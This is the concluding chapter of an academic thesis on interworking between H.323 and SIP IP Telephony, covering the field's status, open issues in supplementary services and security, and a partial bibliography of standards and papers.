


Figure 8.2: Characterization of activities, outcome and relations

to enhance and evaluate them each individual part of the chain that a call traverses needs to be available. During our activities many of the components in this chain have not existed at

all or have proved to be very unstable or immature. Additionally, we have carried out our work in a highly dynamic environment. Activities that were just individual experiments at the beginning of our work are meanwhile daily practice for many system administrators or users. This hopefully constitutes a very good basis for future activities.

However, the standardization process in the area does not actually finally determine and fix stable development results but more or less just documents a current state at a specific time or even intended future modifications. Time between definition and deployment of specific techniques is short and to some extent available implementations are already overcome by newer developments.

Basically, all the components we worked with have revealed major bugs, incompatibilities and severe security shortcomings. Prototype systems and reference implementations have proved to be extremely valuable under these difficult circumstances. They are important means to test whether a specific concept really works and considerably speed up further work once they are available. We gained a lot of impulses and benefits from Open Source development and collectively discussing and solving problems. Therefore, we also spent considerable efforts on making our own results publicly available.

8.2 General Status and Challenges for IP Telephony

In the discussion of the current status and trends within the investigated area it has to clearly be distinguished between research activities and trends for using IP Telephony in a commercial context.

Recent commercial activities especially target local area installations and the domain of former traditional PBX systems. It is currently possible to clearly identify a trend to transport vendor-specific signaling protocols over IP. This is done to fully reproduce the feature set of previous traditional PBX systems on the basis of existing knowledge and implementations. However, these implementations are a legacy from the traditional telecommunication sector and are usually proprietary. Even though companies claim to support H.323 or SIP there is no such thing as a clear decision to fully adhere to standards and inter-operable protocols. Interoperability with other solutions is provided with standardized interfaces at system borders. However, they limit interactions between different entities within the connected systems and restrict the available overall feature set. This raises important question for ongoing research and standardization activities. They have to continue in clearly showing the application area for standardized IP Telephony protocols and their strength in order to avoid a separation of activities into a larger number of individual solutions.

From our point of view, an assessment that rates IP Telephony using standardized protocols and interoperable heterogeneous equipment as a mature technology does not withstand a closer inspection and critical discussion. It is not possible to specify signaling and media relationships and realize them by simply selecting components from a ready-made toolkit. It is not “time to disconnect your conventional phone” [151] yet. The technology and especially the

system design and implementation practice is within the transition process from solving individual problems to a daily and industry-grade usage. It turns out that formalized system design and verification methods (which have a long tradition for the conventional telephony system) combined with the incremental Internet approach (that often especially favors reference implementations as basis for further discussion and development) form an appropriate way for future development and further enhancements of the situation at the time of writing.

8.3 Specific Future Issues and Directions

IP Telephony covers a wide area. It is out of the scope of this thesis to discuss the huge potential of individual IP-based communication services. These especially benefit from the ubiquitous availability of different communication resources and the adaptation of service announcements or behavior to the context in individual locations and situations. Instead, let us stress the word telephony in IP Telephony. If we do so, there is a clear decision of what to compare the recent practice and state in the area with. Within the traditional telephone system a certain level of quality and security has been established over many decades. If IP Telephony systems are to be used as nucleus or important part of a future communication infrastructure, more standardized services, continuous high availability, stable and error-free operation and the protection of privacy of the spoken word as well as general security support are crucial success factors.

8.3.1 Towards Well-defined and Reliable Supplementary Services

The current amount of well defined *supplementary services* for IP Telephony environments is not sufficient and leads to vendor specific instead of general and standardized approaches. Even though the H.450.x standard documents exist, the services that they describe have been implemented and deployed to a limited extent only. The same is unfortunately true within the SIP area. Protocol development has in the beginning concentrated on low level basic mechanisms but left specific high-level services to particular activities. Even though there is a definition of the SIP call control framework [41] and an analysis which SIP primitives and mechanisms to use for typical IN services [112] there is no clear outline on whether development is going to take an orientation on H.450.x services. The standard documents do not mention interoperability aspects and whether attention will be paid on gateway-friendliness as a future design goal. We consider a clarification of which services are actually needed an important future issue. This must not be neglected in favor of first developing more and more flexible building blocks. Once new services are standardized our work helps integrating additional support for them in current and future gateways.

We have discussed that horizontal integration is a powerful way for the efficient creation of new services and features. However, its flexibility and power comes at a price. Feature interaction is an important and non-trivial problem for large-scale telephony systems. This topic

has intensively been dealt with for classical telecommunication systems already and there are a number of powerful formal mechanisms in this area. Promising approaches to use this methodology for IP-based communication systems exist but are not sufficient nor comprehensive at present. Therefore, we also consider this aspect as an important future issue [59].

8.3.2 Towards Comprehensive Security Support in Heterogeneous Scenarios

Our investigation of security aspects [16] has revealed that current systems have severe security problems that make them vulnerable to attacks. We have indicated that many of the current drawbacks can be addressed with a better design, development and deployment practice. However, some problems can be solved best by generally integrating authentication [129] as well as integrity and confidentiality protection mechanisms in the signaling and media transport. This has a direct implication on signaling gateways in heterogeneous scenarios. They have to be extended to also support the interworking between the different security mechanisms within the protocols that they connect. Our future activities will deal with this aspect.

8.4 Concluding Statement

Our work has targeted all the components within the end-to-end path in an heterogeneous IP Telephony scenario. We have determined the kind of entities and mechanisms that exist on a conceptual level, and how to apply or enhance them. The time that we have spent working in the area did not see “the” major break-through of IP Telephony that had been predicted frequently. From our point of view such a sudden break-through cannot be expected. Instead, penetration of the technology is going to be a steady step-by-step process that happens gradually. Within this thesis we have contributed one such step.

Bibliography

[1] Ralf Ackermann. Firewalls and their Impact on Multimedia Systems. In *Multimedia Computing and Networking 2000, Panel Discussion "Security Firewalls and their Impact on Multimedia Systems", San Jose*, page 284, January 2000.

[2] Ralf Ackermann, Vasilios Darlagiannis, Manuel Görtz, Martin Karsten, and Ralf Steinmetz. An Open Source H.323-SIP Gateway as Basis for Supplementary Service Interworking. In *Proceedings of the 2nd IP Telephony Workshop (IPtel 2001), New York*, pages 169–175, April 2001.

[3] Ralf Ackermann, Vasilios Darlagiannis, Utz Roedig, and Ralf Steinmetz. Using DMIF for abstracting from IP-Telephony Signaling Protocols. In *Proceedings of the Seventh International Workshop on Interactive Distributed Multimedia Systems and Telecommunication Services (IDMS 2000), Entschede*, pages 104–115, October 2000.

[4] Ralf Ackermann, Vasillios Darlagiannis, Utz Rödig, and Ralf Steinmetz. Project Tenovis IPTEL: SIP Integration in an H.323 based PBX. Technical Report Project Phase 4: Final Report, Multimedia Communications (KOM), Darmstadt University of Technology, November 2000.

[5] Ralf Ackermann, Vasillios Darlagiannis, and Ralf Steinmetz. Project Tenovis IPTEL: SIP Integration in an H.323 based PBX. Technical Report Project Phase 3: Prototype System and SIP End-System for Test, Multimedia Communications (KOM), Darmstadt University of Technology, May 2000.

[6] Ralf Ackermann, Manuel Görtz, Martin Karsten, and Ralf Steinmetz. Project Siemens CAMPUS: SHINE – H.450–SIP Interworking. Technical Report Project Phase 1: Comprehensive Analysis of Supplementary Services in H.450 and SIP, Multimedia Communications (KOM), Darmstadt University of Technology, August 2001.

[7] Ralf Ackermann, Manuel Görtz, Martin Karsten, and Ralf Steinmetz. Prototyping a PDA based Communication Appliance. In *Proceedings of Softcom 2001, Split*, pages 739–746, October 2001.

[8] Ralf Ackermann, Manuel Görtz, Martin Karsten, and Ralf Steinmetz. Project Siemens CAMPUS: SHINE – H.450–SIP Interworking. Technical Report Project Phase 2: Interworking Design, Multimedia Communications (KOM), Darmstadt University of Technology, February 2002.

[9] Ralf Ackermann, Manuel Görtz, Martin Karsten, and Ralf Steinmetz. Project Siemens CAMPUS: SHINE – H.450–SIP Interworking. Technical Report Project Phase 3: Gateway Implementation and Test, Multimedia Communications (KOM), Darmstadt University of Technology, May 2002.

[10] Ralf Ackermann, Manuel Görtz, and Ralf Steinmetz. IP Telefonie Feldtest (mit Siemens Komponenten) für den Ersatz der TK-Anlage der Hochschulregion Darmstadt. Technical Report Projektzusammenfassung und Einsatzempfehlung für die AG "TK Anlage" des Ausschuss 5 der TU Darmstadt, Multimedia Communications (KOM), Darmstadt University of Technology, February 2001.

[11] Ralf Ackermann, Manuel Görtz, Florian Winterstein, and Ralf Steinmetz. Project Siemens CAMPUS: SHINE – H.450–SIP Interworking. Technical Report Project Phase 4: Integration of Further Supplementary Services, End-System Development and Final Project Summary, Multimedia Communications (KOM), Darmstadt University of Technology, November 2002.

[12] Ralf Ackermann, Jörg Pommnitz, Lars Wolf, and Ralf Steinmetz. Eine Virtuelle PBX. In *1. GI Multicast-Workshop, Braunschweig*, pages 187–197, May 1999.

[13] Ralf Ackermann, Jörg Pommnitz, Lars Wolf, and Ralf Steinmetz. MBone2Tel – ein Gateway für die Teilnahme von Nutzern konventioneller Telefonendgeräte an MBone-Konferenzen. In *ITG/TKTG-Fachtagung Multimedia: Anwendungen, Technologie, Systeme, 8. Dortmunder Fernsehseminar, Dortmund*, pages 237–240, September 1999.

[14] Ralf Ackermann, Jörg Pommnitz, Lars Wolf, and Ralf Steinmetz. MBone2Tel – Telephone Users Meeting the MBone. In *Proceedings of the Sixth International Workshop on Interactive Distributed Multimedia Systems and Telecommunication Services (IDMS 99), Toulouse*, pages 121–132, October 1999.

[15] Ralf Ackermann, Christoph Rensing, Stephan Noll-Hussong, Lars Wolf, and Ralf Steinmetz. SSS4it - Secure Session Setup für Internet Telefonie. In *Systemsicherheit 2000, Bremen*, pages 140–150, March 2000.

[16] Ralf Ackermann, Markus Schumacher, Utz Roedig, and Ralf Steinmetz. Vulnerabilities and Security Limitations of current IP Telephony Systems. In *Proceedings of the Conference on Communications and Multimedia Security (CMS 2001), Darmstadt*, pages 53–66, May 2001.

[17] Ralf Ackermann and Ralf Steinmetz. Project Tenovis IPTEL: SIP Integration in an H.323 based PBX. Technical Report Project Phase 1: Analysis of SIP Mechanisms and Available Implementations, Multimedia Communications (KOM), Darmstadt University of Technology, November 1999.

[18] Charles Agboh. A study of two main IP telephony signaling protocols: H.323 signaling and SIP – a comparison and a signaling gateway specification. Master's thesis, Universite Libre de Bruxelles (ULB), Facutés des Science, Dèpartment Informatique, Brussels, Belgium, 1999.

[19] H. Agrawal, R. Roy, V. Palawat, A. Johnston, C. Agboh, D. Wang, K. Singh, and H. Schulzrinne. SIP-H.323 Interworking Requirements. Internet Draft, Internet Engineering Task Force, April 2002. Work in progress.

[20] T. Ahmed and R. Boutaba. Interworking Between SIP and MPEG-4 DMIF. Internet Draft, Internet Engineering Task Force, March 2002. Work in progress.

[21] Toufik Ahmed, Ahmed Mehaoua, and Raouf Boutaba. Interworking Between SIP and MPEG-4 DMIF For Heterogeneous IP Video Conferencing. In *IEEE International Conference on Communications (ICC'02)*, pages 2469–2473, April 2002.

[22] Elan Amir. An application level video gateway. Master's thesis, University of California, Berkeley, Berkeley, California, December 1995.

[23] Elan Amir. *An Agent-based Approach to Real-time Multimedia Transmission over Heterogeneous Environments*. PhD thesis, University of California, Berkeley, 1998.

[24] Elan Amir, Steve McCanne, and Hui Zhang. An application level video gateway. In *Proc. of ACM Multimedia*, San Francisco, California, November 1995.

[25] Elan Amir, Steven McCanne, and Randy H. Katz. An Active Service Framework and Its Application to Real-Time Multimedia Transcoding. In *SIGCOMM*, pages 178–189, 1998.

[26] D. Amyot and G. Mussbacher. On the Extension of UML with Use Case Maps Concepts. In *3rd International Conference on the Unified Modeling Language, York, UK*, pages 16–31, October 2000.

[27] Daniel Amyot. *Specification and Validation of Telecommunication Systems with Use Case Maps and LOTOS*. PhD thesis, University of Ottawa, Ottawa-Carleton Institute for Computer Science, September 2001.

[28] M. Arango, A. Dugan, I. Elliott, C. Huitema, and S. Pickett. Media Gateway Control Protocol (MGCP). *RFC 2705*, October 1999.

[29] Suma S. Athreye and Rinaldo Evangelista. Variety and diversity: Considerations for empirical research on innovation. *IDEA report 13/1998*, 1998.

[30] M. J. Bach. *The Design of the UNIX Operating System*. Prentice-Hall International, 1986.

[31] W. J. Barr, T. Boyd, and Y. Inoue. The TINA Initiative. *IEEE Communications Magazine*, pages 70–76, March 1993.

[32] R. Bennett and P.T. Kirstein. Technical Innovations Deployed by the MERCI Project. In *Proc Networkshop 25 Belfast*, pages 181–189, March 1997.

[33] Inc. (Bluetooth SIG) Bluetooth SIG. Specification of the Bluetooth System – Core, February 2001.

[34] Inc. (Bluetooth SIG) Bluetooth SIG. Specification of the Bluetooth System – Headset Profile, February 2001.

[35] T. Bolognesi and E. Brinksma. Introduction to the ISO Specification Language LOTOS. In *Computer Networks and ISDN Systems*, volume 14/1, pages 25–59, 1987.

[36] Gregory Bond, Eric Cheung, Andrew Forrest, Michael Jackson, Hal Purdy, Chris Ramming, and Pamela Zave. DFC as the basis for ECLIPSE, an IP Communications Software Platform. In *Proceedings of the IP Telecom Services Workshop 2000 (IPTS2000)*, Atlanta, GA, September 2000.

[37] Grady Booch, Ivar Jacobson, James Rumbaugh, and Jim Rumbaugh. *The Unified Modeling Language User Guide*. Addison-Wesley, 1998.

[38] O. Brand and M. Zitterbart. Steuerung von Konferenz- und Kollaborationsanwendungen. *Praxis der Informationsverarbeitung und Kommunikation (PIK)*, 20(4):209–216, June 1997.

[39] Jürgen Brieskorn. Experiences with an H.323 Standard based ENTERPRISE IP Phone. In *Proceedings of the 1st IP Telephony Workshop (IPtel 2000)*, Berlin, Germany, April 2000.

[40] G. Camarillo, W. Marshall, and J. Rosenberg. Integration of Resource Management and Session Initiation Protocol (SIP). RFC 3312, Internet Engineering Task Force, October 2002.

[41] B. Campbell. Framework for SIP Call Control Extensions. Internet Draft, Internet Engineering Task Force, May 2001. Work in progress.

[42] B. Campbell, J. Rosenberg, H. Schulzrinne, C. Huitema, and D. Gurle. Session Initiation Protocol (SIP) Extension for Instant Messaging. RFC 3428, Internet Engineering Task Force, December 2002.

[43] Albert Cervello. An extension to the Session Initiation Protocol for Call Intrusion. Diplomarbeit, TU Darmstadt, KOM, January 2003.

[44] Wan Han Chan, Cliff C. Faurer, Douglas L. Haskins, and Nancy K. Schmidt. VoIP and TIPHON. *Telecommunications magazine*, May 1997.

[45] William R. Cheswick, Steven M. Bellovin, and Aviel D. Rubin. *Firewalls and Internet Security: Repelling the Wily Hacker*. Addison-Wesley, 2003.

[46] C-N. Chuah, L. Subramanian, R. H. Katz, and A. D. Joseph. QoS Provisioning Using A Clearing House Architecture. In *International Workshop on Quality of Service (IWQoS)*, pages 115–124, June 2000.

[47] Jon Crowcroft, Steven Hand, Richard Mortier, Timothy Roscoe, and Andrew Warfield. Plutarch: An Argument for Network Pluralism. In *under submission, for preliminary discussion on the e2e mailing list*, March 2003.

[48] Jean-Michel Dalle. Heterogeneity vs. externalities in technological competition: A tale of possible technological landscapes. *Journal of Evolutionary Economics*, 7(4):395–413, 1997.

[49] Ajay P. Deo, Kelvin R. Porter, and Mark X. Johnson. The SIP Servlet API. *Java SIP Servlet API Specification*, April 2000.

[50] Stephan Doerr. Design und Implementierung eines Gateways zum Voice Access. Diplomarbeit, TU Darmstadt, KOM, October 1999.

[51] J. M. Duran and J. Visser. International standards for intelligent networks. *IEEE Communications Magazine, IEEE*, pages 34–42, 1984.

[52] C. Eckert. *IT-Sicherheit: Konzepte – Verfahren – Protokolle*. Oldenbourg, 2001.

[53] Hans Eriksson. MBONE: The multicast backbone. *Communications of the ACM*, 37(8):54–60, August 1994.

[54] I. Faynberg, L. R. Gabudza, M. P. Caplan, and N. J. Shaw. *The Intelligent Network Standards: Their Application to Services*. McGraw-Hill, 1996.

[55] Guido Franceschini. General DMIF Software Architecture. Technical Report, EURESCOM – European Institute for Research and Strategic Studies in Telecommunications, 1999.

[56] Constant Gbaguidi, Jean-Pierre Hubaux, Giovanni Pacifici, and Asser N. Tantawi. Integration of Internet and Telecommunications: An Architecture for Hybrid Services. *IEEE JSAC*, 17(9):1563–1578, September 1999.

[57] George Gilder. Metcalf's law and legacy. *Forbes ASAP*, September 1993.

[58] Josef Glasmann, Wolfgang Kellerer, and Harald Müller. Service Development and Deployment in H.323 and SIP. In *Proceedings of the 6th IEEE Symposium on Computers and Communications, Hammamet, Tunisia*. IEEE, July 2001.

[59] Manuel Görtz, Ralf Ackermann, Martin Karsten, and Ralf Steinmetz. Using a Multi-Layer Approach to tackle the Service Interaction Problem in Telephony Scenarios. In *Proceedings of EuroMicro 2002*, pages 207–215, September 2002.

[60] Steve Graham, Simeon Simeonov, Toufic Boubez, Glen Daniels, Doug Davis, Yuichi Nakamura, and Ryo Neyama. *Building Web Services with Java: Making Sense of XML, SOAP, WSDL and UDDI*. Sams, 2001.

[61] A. Gulbrandsen, P. Vixie, and L. Esibov. A DNS RR for specifying the location of services (DNS SRV). RFC 2782, Internet Engineering Task Force, February 2000.

[62] M. Handley, J. Crowcroft, C. Bormann, and J. Ott. Very large conferences on the Internet: the Internet multimedia conferencing architecture. *Computer Networks (Amsterdam, Netherlands: 1999)*, 31(3):191–204, 1999.

[63] M. Handley and V. Jacobson. SDP: Session Description Protocol. RFC 2327, Internet Engineering Task Force, April 1998.

[64] M. Handley, H. Schulzrinne, E. Schooler, and J. Rosenberg. SIP: Session Initiation Protocol. RFC 2543, Internet Engineering Task Force, March 1999.

[65] V. Hardman and M. Iken. Enhanced Reality Audio in Interactive Networked Environments. In *Framework for Interactive Virtual Environments (FIVE) conference, Pisa, Italy*, 1996.

[66] W. Holfelder. MBone VCR – video conference recording on the MBone. In *Proceedings of ACM Multimedia '95, San Francisco, CA*, pages 237–238,545–546, November 1995.

[67] Gerard J. Holzmann. *Design and Validation of Computer Protocols*. Prentice-Hall International, 1991.

[68] Jean-Pierre Hubaux, Constant Gbaguidi, Shawn Koppenhoefer, and Jean-Yves Le Boudec. The impact of the Internet on telecommunication architectures. *Computer Networks (Amsterdam, Netherlands: 1999)*, 31(3):257–273, 1999.

[69] International Organization for Standardization. ISO/IEC IS 14496, Information Technology – Generic Coding of Audio-Visual Objects – Part 6: DMIF. Recommendation ISO/IEC IS 14496, International Organization for Standardization, 1998.

[70] International Telecommunication Union. General recommendations on telephone switching and signaling – intelligent network: Introduction to intelligent network capability set 1. Recommendation Q.1211, Telecommunication Standardization Sector of ITU, Geneva, Switzerland, March 1993.

[71] International Telecommunication Union. Introduction to CCITT signalling system no. 7. Recommendation Q.700, Telecommunication Standardization Sector of ITU, Geneva, Switzerland, March 1993.

[72] International Telecommunication Union. Principles of Telecommunication Services Supported by an ISDN and the means to describe them. Recommendation I.210, Telecommunication Standardization Sector of ITU, Geneva, Switzerland, March 1993.

[73] International Telecommunication Union. Visual telephone systems and equipment for local area networks which provide a non-guaranteed quality of service. Recommendation H.323, Telecommunication Standardization Sector of ITU, Geneva, Switzerland, May 1996.

[74] International Telecommunication Union. Recommendation H.320 – Narrow-band visual telephone systems and terminal equipment. Recommendation H.320, Telecommunication Standardization Sector of ITU, Geneva, Switzerland, July 1997.

[75] International Telecommunication Union. X.680: Information technology - Abstract Syntax Notation One (ASN.1): Specification of basic notation. *Series X: Data networks*

and Open System Communications. Standardization Sector of ITU, Geneva, Switzerland, December 1997.

[76] International Telecommunication Union. H.450.1: Generic functional protocol for the support of supplementary services in H.323. *Series H: Audiovisual and Multimedia Systems, Telecommunication Standardization Sector of ITU, Geneva, Switzerland*, February 1998.

[77] International Telecommunication Union. H.450.2: Call transfer supplementary service for H.323. *Series H: Audiovisual and Multimedia Systems, Telecommunication Standardization Sector of ITU, Geneva, Switzerland*, February 1998.

[78] International Telecommunication Union. H.450.3: Call diversion supplementary service for H.323. *Series H: Audiovisual and Multimedia Systems, Telecommunication Standardization Sector of ITU, Geneva, Switzerland*, February 1998.

[79] International Telecommunication Union. Q.931: ISDN user-network interface layer 3 specification for basic call control. *Series Q: Switching and Signalling. Standardization Sector of ITU, Geneva, Switzerland*, May 1998.

[80] International Telecommunication Union. H.225.0: Call signalling protocols and media stream packetization for packet-based multimedia communication systems. *Series H: Audiovisual and Multimedia Systems, Telecommunication Standardization Sector of ITU, Geneva, Switzerland*, September 1999.

[81] International Telecommunication Union. H.450.4: Call hold supplementary service for H.323. *Series H: Audiovisual and Multimedia Systems, Telecommunication Standardization Sector of ITU, Geneva, Switzerland*, May 1999.

[82] International Telecommunication Union. H.450.5: Call park and call pickup supplementary services for H.323. *Series H: Audiovisual and Multimedia Systems, Telecommunication Standardization Sector of ITU, Geneva, Switzerland*, May 1999.

[83] International Telecommunication Union. H.450.6: Call waiting supplementary service for H.323. *Series H: Audiovisual and Multimedia Systems, Telecommunication Standardization Sector of ITU, Geneva, Switzerland*, May 1999.

[84] International Telecommunication Union. H.450.7: Message waiting indication supplementary service for H.323. *Series H: Audiovisual and Multimedia Systems, Telecommunication Standardization Sector of ITU, Geneva, Switzerland*, May 1999.

[85] International Telecommunication Union. Network grade of service parameters and target values for circuit-switched services in the evolving isdn. Recommendation E.721, Telecommunication Standardization Sector of ITU, Geneva, Switzerland, May 1999.

[86] International Telecommunication Union. Series Z: Languages and General Software Aspects for Telecommunication Systems, Formal description techniques (FDT) – Message Sequence Chart. Recommendation Z.120, Telecommunication Standardization Sector of ITU, Geneva, Switzerland, March 1999.

[87] International Telecommunication Union. Series Z: Languages and General Software Aspects for Telecommunication Systems, Formal description techniques (FDT) – Specification and Description Language SDL. Recommendation Z.100, Telecommunication Standardization Sector of ITU, Geneva, Switzerland, November 1999.

[88] International Telecommunication Union. H.245: Control Protocol for Multimedia Communication. *Series H: Audiovisual and Multimedia Systems. Telecommunication Standardization Sector of ITU, Geneva, Switzerland*, June 2000.

[89] International Telecommunication Union. Packet based Multimedia Communication Systems. *Series H: Audiovisual and Multimedia Systems, Telecommunication Standardization Sector of ITU, Geneva, Switzerland*, November 2000.

[90] International Telecommunication Union. Packet-based multimedia communications systems – H.323 – Annex L: Stimulus Control Protocol. Recommendation H.323v4 Annex L, Telecommunication Standardization Sector of ITU, Geneva, Switzerland, 2000.

[91] International Telecommunication Union. Recommendation H.450.10: Call Offer supplementary service for H.323. *Series H: Audiovisual and Multimedia Systems, Telecommunication Standardization Sector of ITU, Geneva, Switzerland*, November 2000.

[92] International Telecommunication Union. Recommendation H.450.11: Call Intrusion supplementary service for H.323. *Series H: Audiovisual and Multimedia Systems, Telecommunication Standardization Sector of ITU, Geneva, Switzerland*, November 2000.

[93] International Telecommunication Union. Recommendation H.450.12: Common Information additional network feature for H.323. *Series H: Audiovisual and Multimedia Systems, Telecommunication Standardization Sector of ITU, Geneva, Switzerland*, November 2000.

[94] International Telecommunication Union. Recommendation H.450.8: Name identification supplementary service for H.323. *Series H: Audiovisual and Multimedia Systems, Telecommunication Standardization Sector of ITU, Geneva, Switzerland*, February 2000.

[95] International Telecommunication Union. Recommendation H.450.9: Call Completion supplementary service for H.323. *Series H: Audiovisual and Multimedia Systems, Telecommunication Standardization Sector of ITU, Geneva, Switzerland*, November 2000.

[96] International Standardization Organization ISO. Common criteria. ISO/IEC 15408, 1999. Version 2.1.

[97] ITU-T. Security and Encryption for H. Series (H.323 and other H.245 based) Multimedia Terminals. ITU-T Recommendation H.235, February 1998.

[98] Wenyu Jiang, Jonathan Lennox, Henning Schulzrinne, and Kundan Singh. Towards junking the PBX: deploying IP telephony. In *Workshop on Network and Operating System Support (NOSSDAV)*, Port Jefferson, New York, June 2001.

[99] A. Johnston, R. Sparks, C. Cunningham, S. Donovan, and K. Summers. SIP Telephony Service Examples. Internet Draft, Internet Engineering Task Force, December 2000. Work in progress.

[100] W. Kellerer. *Serverarchitektur zur netzunabhängigen Dienssteuerung in heterogenen Kommunikationsnetzen*. PhD thesis, Technische Universität München, Fakultät für Elektrotechnik und Informationstechnik, München, 2002.

[101] Jack Kessler. The french minitel: Is there digital life outside of the US ASCII internet? A challenge or convergence? *D-Lib Magazine*, December 1995.

[102] M. Korpi and V. Kumar. Supplementary Services in the H.323 IP Telephony Network. *IEEE Communications Magazine*, pages 118–125, July 1999.

[103] G.E. Krasner and S.T. Pope. A cookbook for using the model-view-controller user interface paradigm. *Smalltalk-80, Journal of Object-Oriented Programming*, 1(3):26–49, August 1988.

[104] A. Kristensen and A. Byttner. The SIP Servlet API. Internet Draft, Internet Engineering Task Force, Sep 1999. Work in progress.

[105] Anders Kristensen, Anders Byttner, and Roman Kurmanowytsch. Programming SIP Services. In *Proceedings of the 1st IP Telephony Workshop (IPtel 2000)*, Berlin, Germany, April 2000.

[106] Vineet Kumar, Markku Korpi, and Senthil Sengodan. *IP Telephony with H.323: Architectures for Unified Networks and Integrated Services*. John Wiley & Sons, 2001.

[107] Vineet Kumar, Markuu Korpi, and Senthil Sengodan. *IP Telephony with H.323*. Wiley, 2001.

[108] J. Lennox, J. Rosenberg, and H. Schulzrinne. Common Gateway Interface for SIP. Internet Draft, Internet Engineering Task Force, October 1999. Work in progress.

[109] J. Lennox and H. Schulzrinne. Transporting User Control Information in SIP REGISTER Payloads. Internet Draft, Internet Engineering Task Force, March 1999. Work in progress.

[110] J. Lennox and H. Schulzrinne. Call Processing Language Framework and Requirements. RFC 2824, Internet Engineering Task Force, May 2000.

[111] J. Lennox and H. Schulzrinne. CPL: A Language for User Control of Internet Telephony Services. Internet Draft, Internet Engineering Task Force, Januar 2002. Work in progress.

[112] Jonathan Lennox, Henning Schulzrinne, and Thomas F. La Porta. Implementing Intelligent Network Services with the Session Initiation Protocol. Technical Report CUCS-002-99, Columbia University, New York, New York, March 1999.

[113] S. Levy, B. Byerly, and J. Yang. Diversion Indication in SIP. Internet Draft, Internet Engineering Task Force, November 2000. Work in progress.

[114] Linqing Liu and Torsten Braun. Easy Accessible Voice Gateway between Mbone and ISDN/PSTN Networks. In *Internet Telephony Workshop 2001*, New York, April 2001.

[115] R. Mahy and I. Slain. SIP Extensions for Message Waiting Indication. Internet Draft, Internet Engineering Task Force, July 2000.

[116] A.P. Markopoulou. *Assessing the Quality of Multimedia Communications over Internet Backbones*. PhD thesis, Stanford University, November 2002.

[117] W. Marshall, K. Ramakrishnan, E. Miller, G. Russell, B .Beser, M. Mannette, K. Steinbrenner, D. Oran, F. Andreasen, J. Pickens, P. Lalwaney, J. Fellows, D .Evans, and K. Kelly. SIP Extensions for supporting Distributed Call State. Internet Draft, Internet Engineering Task Force, November 2000. Work in progress.

